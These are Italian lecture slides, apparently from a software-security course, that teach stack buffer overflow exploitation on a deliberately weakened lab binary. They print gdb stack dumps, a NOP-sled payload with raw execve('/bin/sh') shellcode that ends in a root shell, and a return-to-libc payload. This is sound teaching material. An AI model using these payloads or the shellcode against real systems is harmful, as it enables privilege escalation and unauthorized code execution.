AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABB
BB

Program received signal SIGSEGV, Segmentation fault.

0x42424242 in ?? () SIAMO IN GRADO DI CONTROLLARE L’INDIRIZZO DI RITORNO!

Buffer Overflow. Visualizziamo lo stack

```
(gdb) x/200xw $esp
0xffffd490:  0xffffd600 0xffffd554 0xffffd560 0x565561f8
.......
.......
.......
0xffffd6a0:  0x860ba2f2  0x806ad39d  0x695c698f  0x00363836
0xffffd6b0:  0x00000000  0x00000000  0x682f0000  0x2f656d6f
0xffffd6c0:  0x2f636573  0x622f6f62  0x4100666f  0x41414141
0xffffd6d0:  0x41414141  0x41414141  0x41414141  0x41414141
0xffffd6e0:  0x41414141  0x41414141  0x41414141  0x41414141
0xffffd6f0:  0x41414141  0x41414141  0x41414141  0x41414141
0xffffd700:  0x41414141  0x41414141  0x41414141  0x41414141
0xffffd710:  0x41414141  0x41414141  0x41414141  0x41414141
0xffffd720:  0x41414141  0x41414141  0x41414141  0x41414141
0xffffd730:  0x41414141  0x41414141  0x42414141  0x00424242
0xffffd740:  0x4c454853  0x622f3d4c  0x622f6e69  0x00687361
0xffffd750:  0x415f434c  0x45524444  0x693d5353  0x54495f74
0xffffd760:  0x4654552e  0x4c00382d  0x414e5f43  0x693d454d
0xffffd770:  0x54495f74  0x4654552e  0x4c00382d  0x4f4d5f43
0xffffd780:  0x4154454e  0x693d5952  0x54495f74  0x4654552e
0xffffd790:  0x5000382d  0x2f3d4457  0x656d6f68  0x6365732f
0xffffd7a0:  0x006f622f  0x4e474f4c  0x3d454d41  0x00636573
```

Queste sono le nostre A nello stack di memoria!

Queste sono le nostre B che riscrivono l'indirizzo di ritorno!

Buffer Overflow. Ricapitoliamo

- Abbiamo un programma vulnerabile, possiamo scrivere arbitrariamente in memoria
- Abbiamo scoperto il valore dell'overlflow
- Siamo in grado di controllare l'indirizzo di ritorno
- Abbiamo (per costruzione oggigiorno rarissima)
  - Stack eseguibile
  - Memoria random disabilitata
  - Canarini disabilitati
- Le strategie per sfruttare questa vulnerabilità sono molteplici
  - Eseguire shellcode caricato sullo stack
  - Return to libc
  - Egghunter
  - ecc
- Usiamo la prima strategia!

Buffer Overflow. Strategia

- L'idea è abbastanza semplice
- Le 'A' che mettiamo in input vanno a finire nello stack
- Abbiamo già detto che siamo in grado di controllare l'indirizzo di ritorno (le B)
- Se sostituitiamo le A con del codice eseguibile, e sostituiamo le B con un indirizzo dello stack che punta al nostro codice appena e caricato, il programma dovrebbe eseguire il nostro codice!
- Ci sono però un paio di piccoli "trick" da tenere a mente.

Buffer Overflow. Shellcode

- Lo shellcode è quello fornito nell'esercitazione.
- Lancia "semplicemente" una shell. Come scrivere shellcode è un tema complesso e richiederebbe una lezione apposita.
- Riferimenti
  - Per generarlo con tool senza troppi patemi: msfvenom
  - Per studiarlo
    - https://www.amazon.com/Shellcoders-Handbook-Discovering-Exploiting-Security/dp/047008023X
- Il nostro shellcode è composto da 46 byte!
- Ma si può calcolare da python facilmente con:

```
python
>> len(b'.....SHELLCODEQUI.....')
```

Buffer Overflow. NOP trick


- Far puntare l'indirizzo di ritorno all'esatto indirizzo del nostro shellcode non è operazione banale.
- Un byte può fare la differenza, e lo stack non è sempre super allineato
- Per ovviare a questo problema si può sottrarre a mano l'indirizzo dell'esp fino al punto desiderato (dopo alcuni tentativi)
- Oppure una tecnica abbastanza utile è quella di inserire una serie di caratteri NOP (\x90), che sono caratteri neutri; ovvero lo stack li "passa" andando al carattere successivi.

- L'idea è quindi quella di inserire prima del nostro shellcode la differenza tra il valore dell'overflow meno i byte del nostro shellcode meno i 4 byte dell'indirizzo di ritorno.

Buffer Overflow. Visualizziamo lo stack

- Il nostro Input deve essere di 116 byte!
- Prima era composto da 112*A+4*B
- Il nostro shellcode è composto da 46 byte!
- Per cui l'idea è:

Input=(Caratteri NOP)+(Shellcode)+(Indirizzo di Ritorno)



- Ci manca soltanto l'indirizzo di ritorno!

Buffer Overflow. Visualizziamo lo stack

```
(gdb) x/200xw $esp
0xffffd490:  0xffffd600 0xffffd554 0xffffd560 0x565561f8
.......
.......
.......
0xffffd6a0:  0x860ba2f2    0x806ad39d    0x695c698f    0x00363836
0xffffd6b0:  0x00000000    0x00000000    0x682f0000    0x2f656d6f
0xffffd6c0:  0x2f636573    0x622f6f62    0x4100666f    0x41414141
0xffffd6d0:  0x41414141    0x41414141    0x41414141    0x41414141
0xffffd6e0:  0x41414141    0x41414141    0x41414141    0x41414141
0xffffd6f0:  0x41414141    0x41414141    0x41414141    0x41414141
0xffffd700:  0x41414141    0x41414141    0x41414141    0x41414141
0xffffd710:  0x41414141    0x41414141    0x41414141    0x41414141
0xffffd720:  0x41414141    0x41414141    0x41414141    0x41414141
0xffffd730:  0x41414141    0x41414141    0x42414141    0x00424242
0xffffd740:  0x4c454853    0x622f3d4c    0x622f6e69    0x00687361
0xffffd750:  0x415f434c    0x45524444    0x693d5353    0x54495f74
0xffffd760:  0x4654552e    0x4c00382d    0x414e5f43    0x693d454d
0xffffd770:  0x54495f74    0x4654552e    0x4c00382d    0x4f4d5f43
0xffffd780:  0x4154454e    0x693d5952    0x54495f74    0x4654552e
0xffffd790:  0x5000382d    0x2f3d4457    0x656d6f68    0x6365732f
0xffffd7a0:  0x006f622f    0x4e474f4c    0x3d454d41    0x00636573
```

Queste sono le nostre A nello stack di memoria!

Indirizzo di ritorno!

Queste sono le nostre B che riscrivono l'indirizzo di ritorno!

Buffer Overflow. Visualizziamo lo stack

- Il payload finale è quindi:

Nop

```
gdb) run $(perl -e 'print "\x90"x66,"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\
x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\
xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68","\x80\xd6\xff\xff"')
```

Shellcode

Indirizzo di Ritorno.

Niente di strano?

Buffer Overflow. Costruiamo il payload!

```
(gdb) x/200xw $esp
0xffffd400:  0xffffd41c 0xffffd6ca 0x5655526c     0x565561b5
.....
.....
....
0xffffd690:  0x00000000     0x00000000     0x65000000     0xcdb9fc05
0xffffd6a0:  0x3e6180ef     0xc2f52389     0x69c7b053     0x00363836
0xffffd6b0:  0x00000000     0x00000000     0x6f682f00     0x732f656d
0xffffd6c0:  0x622f6365     0x6f622f6f          0x90900066     0x90909090
0xffffd6d0:  0x90909090     0x90909090     0x90909090     0x90909090
0xffffd6e0:  0x90909090     0x90909090     0x90909090     0x90909090
0xffffd6f0:  0x90909090     0x90909090     0x90909090     0x90909090
0xffffd700:  0x90909090     0x90909090     0x90909090     0x46b0c031
0xffffd710:  0xc931db31     0x16eb80cd     0x88c0315b     0x5b890743
```

Qui partono le nostre NOP

Questo è il nostro indirizzo di ritorno!

Qui è esattamente dove inizia il nostro shellcode! Dopo le NOP!

Buffer Overflow. Root shell!

```
sec@sec:~/bo$ /home/sec/pwn/shellcode/es $(perl -e 'print "\x90"x66,"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\
xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\
x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68","\x80\xd6\xff\xff"')

[illegible]
[illegible]1[illegible]F1[illegible]1[illegible][1[illegible]C[illegible]C
                                                [illegible]
                                                 [illegible]S
                                                   [illegible]/bin/sh[illegible]
# id
uid=0(root) gid=1001(sec) groups=1001(sec),27(sudo)
```

Buffer Overflow. Return to Libc

- Se lo stack non è eseguibile, non possiamo eseguire lo shellcode che noi buttiamo dentro, che fare?
- Varie tecniche, una di questa è la return to libc.
- Come visto ha lezione consiste nell'utilizzare ciò che avete già in memoria insieme al processo, per eseguire qualcosa ti malevolo
- La libc è la libreria di sistema base che viene caricare con qualsiasi programma in linux
- Nella libc c'è la system che, insieme ad altre informazioni caricate in memoria possiamo usare per eseguire una shell.

RET2LIBC

- Esempio: si vuole eseguire
  `system("/bin/sh")`
- Passaggi:
  - Trovare l'indirizzo della funzione di libreria `system`
  - Trovare un modo di passare sullo stack la stringa `"/bin/sh"`
  - Comporre lo stack in modo che alla `ret`, ESP punti alla cella che contiene l'indirizzo di system e che questa trovi sullo stack l'indirizzo del parametro atteso (la stringa)
  - Si possono collocare strategicamente più indirizzi in modo che il ritorno da una library call ne scateni un altro (es. funzione `exit` se si vuole garantire una terminazione pulita del processo per mostrare un comportamento non anomalo)
- Trovare gli indirizzi non è sempre difficile
  - codice compilato staticamente → librerie incluse in .text
  - codice linkato dinamicamente → entry point inclusi in .text come stub che caricano e chiamano la funzione a tempo di esecuzione
  - disassemblare il binario è lo strumento principale

Buffer Overflow. Return to Libc

- Carichiamo il programma e inseriamo un breakpoint sul main

  gdb) b *main

- Come trovare le info che ci servono?

  gdb) p system // per trovare l'indirizzo della system

  gdb) p exit // per trovare l'indirizzo della exit

  gdb) x/500s $esp // per guardare tutto ciò che è caricato come variabile d'ambiente, tra cui la variabile SHELL che contiene esattamente il valore "/bin/sh"

- A questo punto abbiamo tutto il nostro payload finale sarà composto da:

  OVERFLOW + Indirizzo system + Indirizzo exit + Varibile SHELL

Buffer Overflow. Return to Libc - Troubleshooting

- Dal momento che vogliamo inserire il valore della stringa /bin/sh all'indirizzo della variabile SHELL dobbiamo aggiungere 6 caratteri, che sono quelli di "SHELL="

- Alla shell non piace il carattere 00 come indirizzo, dal momento che viene considerato come carattere di fine stringa. Per cui se l indirizzo di system termina con 00, provate a inserire un byte successivo, come 04 o anche 08.

- Il payload finale da gdb risulta …

```
gdb) run $(perl -e 'print "\x90"x112,"\x0b\x10\xe1\xf7","\x50\
x39\xe0\xf7","\xe2\xd6\xff\xff"')
```

Buffer Overflow. Return to Libc

- Riprovando a ricompilare l'eseguibile senza stack eseguibile, la return to libc dovrebbe comunque funzionare!

- Ricompilamo con

  gcc -o es_nostack -fno-stack-protector -m32 es.c

Extras: Comandi utili per gdb

gdb) info QUALCOSA

- registers
- breakpoints
- sharedlibrary

gdb) x/200xb REGISTRO per visualizzare su byte

gdb) step

gdb) next

gdb) continue

gdb) kill

gdb) finish

Approfondimenti

Challenges a tema (o con anche esercizi a tema) software security

- **https://overthewire.org/wargames/**
- **https://crackmes.one/**
- **https://www.hackthebox.eu/**
- **https://pentesterlab.com/**
- **pwnable.***
- **https://github.com/apsdehal/awesome-ctf#wargames**

Link utili

- **https://gtfobins.github.io/**
- **https://github.com/longld/peda**
- **pwntools**
- **Shellcoder's Handbook**
- **Reverse Engeneering Handbook**